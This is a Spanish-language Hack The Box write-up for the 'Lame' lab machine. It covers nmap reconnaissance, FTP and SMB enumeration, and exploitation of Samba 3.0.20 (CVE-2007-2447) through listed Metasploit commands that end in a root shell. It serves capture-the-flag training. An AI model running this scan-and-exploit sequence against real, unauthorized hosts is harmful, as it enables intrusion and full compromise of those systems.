> For the complete documentation index, see [llms.txt](https://beafn28.gitbook.io/beafn28/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://beafn28.gitbook.io/beafn28/writeups/hackthebox/lame.md).
# Lame
✍️ Autor: ch4p 🔍 Dificultad: Fácil 📅 Fecha de creación: 14/03/2017
### 🔍 RECONOCIMIENTO
En primer lugar, tras conectarnos a la máquina, utilizamos el comando:
```bash
ping -c 1 10.10.10.3
```
para verificar la conectividad de red.
A continuación, realizamos el comando:
```bash
nmap -sC -sV 10.10.10.3
```
para realizar un escaneo de puertos y servicios detallado en la dirección IP.

Durante el escaneo se identificaron los siguientes puertos abiertos:
* **21 (FTP)**: Protocolo de transferencia de archivos, puede permitir el acceso anónimo o credenciales débiles.
* **22 (SSH)**: Servicio de acceso remoto seguro, posible vector de ataque si se detectan credenciales débiles o exploits disponibles.
* **139, 445 (SMB)**: Protocolos de compartición de archivos en redes Windows, potencialmente expuestos a vulnerabilidades como SMB Relay o EternalBlue.
A continuación, se procederá a analizar cada uno de estos servicios en busca de posibles vectores de ataque.
### 🔎 EXPLORACIÓN
Se utiliza el comando:
```bash
sudo nmap -sCV -p21,22,139,445 -v 10.10.10.3
```
para que nos proporcione más información sobre esos puertos específicamente.
Revisamos el puerto 21 con el usuario Anonymous.
```
ftp 10.10.10.3
```
No contiene nada.
Miramos el protocolo SMB.
```bash
smbmap -H 10.10.10.3
```
Vemos si es explotable a algún CVE.
```bash
nmap -p 445 --script smb-os-discovery,smb-protocols,smb2-capabilities 10.10.10.3
```
Dado que el sistema usa **Samba 3.0.20**, hay una vulnerabilidad conocida que permite **ejecución remota de código (RCE).**
**CVE-2007-2447 – Samba "username map script" Command Injection:** Esta vulnerabilidad permite ejecutar comandos arbitrarios en el servidor Samba si la opción **"username map script"** está habilitada en `smb.conf`.
### 🚀 **EXPLOTACIÓN**
Abrimos Metasploit para explotar esta vulnerabilidad.
```bash
search Samba 3.0.20
use 0
show options
set RHOSTS 10.10.10.3
set RPORT 445
set LHOST 10.10.14.7
run
```
### 🔐 **PRIVILEGIOS**
Al estar dentro y ejecutar:
```bash
whoami
```
Somos **root**.